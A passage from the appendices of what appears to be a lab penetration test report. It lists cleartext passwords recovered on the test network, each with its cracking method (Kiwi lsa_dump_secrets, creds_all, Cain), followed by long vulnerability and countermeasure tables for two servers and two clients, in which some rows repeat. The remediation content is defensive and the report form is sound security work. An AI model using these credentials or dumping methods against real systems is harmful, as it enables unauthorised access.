


Figure 2.10 the edited web page








Figure 2.11 the passwords that were uncovered during the penetration test

Username	Password	Method of cracking
Administrator	Hacklab1	Lsa_dump_secrets command under Kiwi
admin	Thisisverysecret2019	creds_all command
C.Olson	renovate	Cain

D.Manning	streamline	Cain
J.Saunders	prerogative22	Cain
L.Thornton	leathery	Cain
M.Day	clarinet25	Cain
M.Mills	leathery	Cain
V.Haynes	baleful35	Cain
J.Johnson	E3yRrlhALducxkJYMw	Password found in password hint description
Test	test123	N/A

Figure 2.12 the screenshots taken on both the servers





APPENDIX C

3.1 the countermeasures report of Server1

Name	Severity	Countermeasure/s
MS11-030: vulnerability in DNS resolution could allow remote code execution (remote check)	Critical	Microsoft released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2, but an upgrade to the most recent windows operating system is preferred.
MS11-058: vulnerabilities in DNS server could allow remote code execution (uncredentialed check)	Critical	Microsoft released a patch, but a recent OS upgrade could also be done.
PHP unsupported Version Detection	Critical	Upgrade to the most recent version of PHP
MS17-010: security update for microsoft windows SMB server (eternal blue) (eternal champion) (eternal romance)	High	Download the most patches released by Microsoft for the affected operating systems. Discontinue the use of SMBv1

(eternal synergy) (wannacry) (eternal rocks) (petya) (uncredentialed check)		by disabling the vendor instructions provided in Microsoft KB2696547. SMB can be blocked directly by blocking TCP port 445 on all network boundary devices.
PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 remote code execution vulnerability	High	Upgrade to most recent version of PHP
Microsoft Windows SMB shares unprivileged access	High	Restrict access under windows by opening explorer, right-clicking on each share and going to the 'sharing' tab and specify 'permissions'
Php 5.6.x < 5.6.31 Multiple vulnerabilities	High	Already stated
Php 5.6.x < 5.6.32 Multiple vulnerabilities	High	Already stated
Php 5.6.x < 5.6.34 stack buffer overflow	High	Already stated
Php 5.6.x < 5.6.40 Multiple vulnerabilities	High	Already stated
Microsoft Windows SMB server (2017-10) Multiple vulnerabilities (uncredentialed check)	Medium	Download the most recent patches released for the affected operating system (OS)
Php 5.6.x < 5.6.36 multiple vulnerabilities	Medium	Already stated
MS16-047: security update for SAM and LSAD remote protocols (badlock) (uncredentialed check)	Medium	Download the most recent patches released for the affected operating system (OS)
Unencrypted telnet server	Medium	Disable the telnet service and use Secure Shell (SSH) instead
ArGoSoft Mail Server HTTP Daemon Get request saturation DoS	Medium	As of writing, there are no known countermeasures to this exploit
ArGoSoft Mail Server Pro<= 1.8.7.6 multiple vulnerabilities (xss, traversal, priv esc)	Medium	Upgrade to ArGoSoft Mail Server Pro 1.8.7.7. or later
Finger recursive request arbitrary site redirection	Medium	Upgrade to a more secure remote finger service
HTTP trace / track methods allowed	Medium	Disable track and trace methods

MS12-07: vulnerability in DNS Server could allow DoS (uncredentialed check)	Medium	Download the most recent patches for the affected OS or upgrade to a more secure one
Php 5.6.x < 5.6.37 exif_thumbnail_extract() DoS	Medium	Upgrade to a securer version of PHP
Php 5.6.x < 5.6.33 multiple vulnerabilities	Medium	Upgrade to a secure version of PHP
Php 5.6.x < 5.6.38 transfer-encoding parameter xss vulnerability	Medium	Upgrade to the most recent version of PHP
Php 5.6.x < 5.6.35 security bypass vulnerability	Low	Upgrade to the most recent version of PHP
ICMP timestamp request remote date disclosure	Info	Filter out the ICMP timestamp requests (13) and the outgoing ICMP timestamp replies
DNS server detection	Info	Disable DNS if it is not needed or restrict access to internal hosts only if the service is available externally
Link-local multicast name resolution (LLMNR) detection	Info	Make sure this software is acceptable within the company and that it conforms to security policies
Microsoft DNS server version detection	Info	Command /dnscmd /config /EnableVersionQuery 0' can be used to disable version queries
Microsoft windows 'administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows 'domain administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows – local users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows – users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows SMB LsaQueryInformationPolicy function SID enumeration	Info	Prevent anonymous lookups of the host SID by setting the 'RestrictAnonymus' registry setting to an appropriate value.

Microsoft windows SMB registry not fully accessible detection	Info	Use an admin account for scanning
Nessus SYN scanner	Info	Protect the target with an IP filter
Nessus Windows Scan not performed with Admin privileges	Info	Use admin to perform Nessus scan
OS detection	Info	Install Osfucate which will fool a scanners attempt at guessing the operating system of the computer.
POP server detection	Info	Disable POP if you do not use it
Patch report	Info	Patches are missing so download the most recent patches
SMTP server detection	Info	Disable SMTP if it is not being used or filter (firewall) traffic incoming to this port
Telnet server detection	Info	Disable telnet it is not being used

Figure 3.2 the countermeasures report of Server2

Name	Severity	Countermeasure/s
MS11-030: vulnerability in DNS resolution could allow remote code execution (remote check)	Critical	Download the most recent patches or upgrade to the most recent OS
MS11-058: vulnerabilities in DNS server could allow remote code execution (uncredentialed check)	Critical	Download the most recent patches or upgrade to the most recent OS
PHP unsupported version detection	Critical	Upgrade to the most supported and recent version of PHP
MS17-010: security update for microsoft windows SMB server (eternal blue) (eternal champion) (eternal romance) (eternal synergy) (wannacry) (eternal rocks) (petya) (uncredentialed check)	High	Download the most patches released by Microsoft for the affected operating systems. Discontinue the use of SMBv1 by disabling the vendor instructions provided in Microsoft KB2696547. SMB can be blocked directly by blocking

		TCP port 445 on all network boundary devices.
PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 remote code execution vulnerability	High	Upgrade to most recent version of PHP
Microsoft Windows SMB shares unprivileged access	High	Restrict access under windows by opening explorer, right-clicking on each share and going to the 'sharing' tab and specify 'permissions'
Php 5.6.x < 5.6.31 Multiple vulnerabilities	High	Already stated
Php 5.6.x < 5.6.32 Multiple vulnerabilities	High	Already stated
Php 5.6.x < 5.6.34 stack buffer overflow	High	Already stated
Php 5.6.x < 5.6.40 Multiple vulnerabilities	High	Already stated
PHP 5.6x < 5.6.36 multiple vulnerabilities	Medium	Already stated
MS16-047: security update for SAM and LSAD remote protocols (Badlock) (uncredentialed check)	Medium	Install the most recent patches for the affected OS's or upgrade to the most recent operating system
Unencrypted telnet server	Medium	Disable the telnet service and use SSH instead
HTTP trace / track methods allowed	Medium	Disable track and trace methods
MS12-017: vulnerability in DNS server could allow denial of service (uncredentialed check)	Medium	Download the most recent patches or upgrade to the most recent OS
PHP 5.6x < 5.6.37 exif_thumbnail_extract() DoS	Medium	Upgrade to the most recent version of PHP
PHP 5.6x < 5.6.33 multiple vulnerabilities	Medium	Upgrade to the most recent version of PHP
PHP 5.6x < 5.6.38 transfer encoding parameter XSS vulnerability	Medium	Upgrade to the most recent version of PHP
PHP 5.6.x < 5.6.35 security bypass vulnerability	Low	Upgrade to the most recent version of PHP

ICMP timestamp request remote date disclosure	Info	Filter out the ICMP timestamp requests (13) and the outgoing ICMP timestamp replies
DNS server detection	Info	Disable DNS if it is not needed or restrict access to internal hosts only if the service is available externally
Link-local multicast name resolution (LLMNR) detection	Info	Make sure this software is acceptable within the company and that it conforms to security policies
Microsoft DNS server version detection	Info	Command /dnscmd /config /EnableVersionQuery 0' can be used to disable version queries
Microsoft windows 'administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows 'domain administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows – local users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows – users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows SMB LsaQueryInformationPolicy function SID enumeration	Info	Prevent anonymous lookups of the host SID by setting the 'RestrictAnonymus' registry setting to an appropriate value.
Microsoft windows SMB registry not fully accessible detection	Info	Use an admin account for scanning
Nessus SYN scanner	Info	Protect the target with an IP filter
Nessus Windows Scan not performed with Admin privileges	Info	Use admin to perform Nessus scan
OS detection	Info	Install Osfucate which will fool a scanners attempt at guessing the operating system of the computer.
POP server detection	Info	Disable POP if you do not use it
Patch report	Info	Patches are missing so download the most recent patches

SMTP server detection	Info	Disable SMTP if it is not being used or filter (firewall) traffic incoming to this port
Telnet server detection	Info	Disable telnet it is not being used
ICMP timestamp request remote date disclosure	Info	Filter out the ICMP timestamp requests (13) and the outgoing ICMP timestamp replies
DNS server detection	Info	Disable DNS if it is not needed or restrict access to internal hosts only if the service is available externally
Link-local multicast name resolution (LLMNR) detection	Info	Make sure this software is acceptable within the company and that it conforms to security policies
Microsoft DNS server version detection	Info	Command /dnscmd /config /EnableVersionQuery 0' can be used to disable version queries
Microsoft windows 'administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows 'domain administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows – local users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows – users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows SMB LsaQueryInformationPolicy function SID enumeration	Info	Prevent anonymous lookups of the host SID by setting the 'RestrictAnonymus' registry setting to an appropriate value.
Microsoft windows SMB registry not fully accessible detection	Info	Use an admin account for scanning
Nessus SYN scanner	Info	Protect the target with an IP filter
Nessus Windows Scan not performed with Admin privileges	Info	Use admin to perform Nessus scan
OS detection	Info	Install Osfucate which will fool a scanners attempt at guessing the operating system of the computer.
POP server detection	Info	Disable POP if you do not use it

Patch report	Info	Patches are missing so download the most recent patches

Figure 3.3 countermeasures report for Client1 and Client2

Name	Severity	Countermeasure/s
MS11-030: vulnerability in DNS resolution could allow remote code execution (remote check)	Critical	Download the most recent patches for the affect OS or upgrade to the most recent operating system
MS17-010: security update for Microsoft windows SMB server (eternal blue) (eternal champion) (eternal romance) (eternal synergy) (wannacry) (eternal rocks) (petya) (uncredentialed check)	High	Download the most patches released by Microsoft for the affected operating systems. Discontinue the use of SMBv1 by disabling the vendor instructions provided in Microsoft KB2696547. SMB can be blocked directly by blocking TCP port 445 on all network boundary devices.
MS16-047: security update for SAM and LSAD remote protocols (badock) (uncredentialed check)	Medium	Download the most recent patches for the affected OS's or upgrade the operating system used
SMB signing not required	Medium	Enforce message signing in the host's configuration. In Windows, this is located in the policy setting 'Microsoft network server: Digitally sign communications (always).
ICMP timestamp request remote date disclosure	Info	Filter out the ICMP timestamp requests (13) and the outgoing ICMP timestamp replies
DNS server detection	Info	Disable DNS if it is not needed or restrict access to internal hosts only if the service is available externally

Link-local multicast name resolution (LLMNR) detection	Info	Make sure this software is acceptable within the company and that it conforms to security policies
Microsoft DNS server version detection	Info	Command /dnscmd /config /EnableVersionQuery 0' can be used to disable version queries
Microsoft windows 'administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows 'domain administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows – local users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows – users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows SMB LsaQueryInformationPolicy function SID enumeration	Info	Prevent anonymous lookups of the host SID by setting the 'RestrictAnonymus' registry setting to an appropriate value.
Microsoft windows SMB registry not fully accessible detection	Info	Use an admin account for scanning
Nessus SYN scanner	Info	Protect the target with an IP filter
Nessus Windows Scan not performed with Admin privileges	Info	Use admin to perform Nessus scan
OS detection	Info	Install Osfucate which will fool a scanners attempt at guessing the operating system of the computer.
POP server detection	Info	Disable POP if you do not use it
Patch report	Info	Patches are missing so download the most recent patches
SMTP server detection	Info	Disable SMTP if it is not being used or filter (firewall) traffic incoming to this port
Telnet server detection	Info	Disable telnet it is not being used
ICMP timestamp request remote date disclosure	Info	Filter out the ICMP timestamp requests (13) and the outgoing ICMP timestamp replies

DNS server detection	Info	Disable DNS if it is not needed or restrict access to internal hosts only if the service is available externally
Link-local multicast name resolution (LLMNR) detection	Info	Make sure this software is acceptable within the company and that it conforms to security policies
Microsoft DNS server version detection	Info	Command /dnscmd /config /EnableVersionQuery 0' can be used to disable version queries
Microsoft windows 'administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows 'domain administrators' group user list	Info	Verify that each member should have this type of access
Microsoft windows – local users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows – users information: passwords never expire	Info	Make sure the users are prompted on the network to reset their password on a regular basis
Microsoft windows SMB LsaQueryInformationPolicy function SID enumeration	Info	Prevent anonymous lookups of the host SID by setting the 'RestrictAnonymus' registry setting to an appropriate value.
Microsoft windows SMB registry not fully accessible detection	Info	Use an admin account for scanning
Nessus SYN scanner	Info	Protect the target with an IP filter
Nessus Windows Scan not performed with Admin privileges	Info	Use admin to perform Nessus scan
OS detection	Info	Install Osfucate which will fool a scanner's attempt at guessing the operating system of the computer.
POP server detection	Info	Disable POP if you do not use it
Patch report	Info	Patches are missing so download the most recent patches

APPENDIX D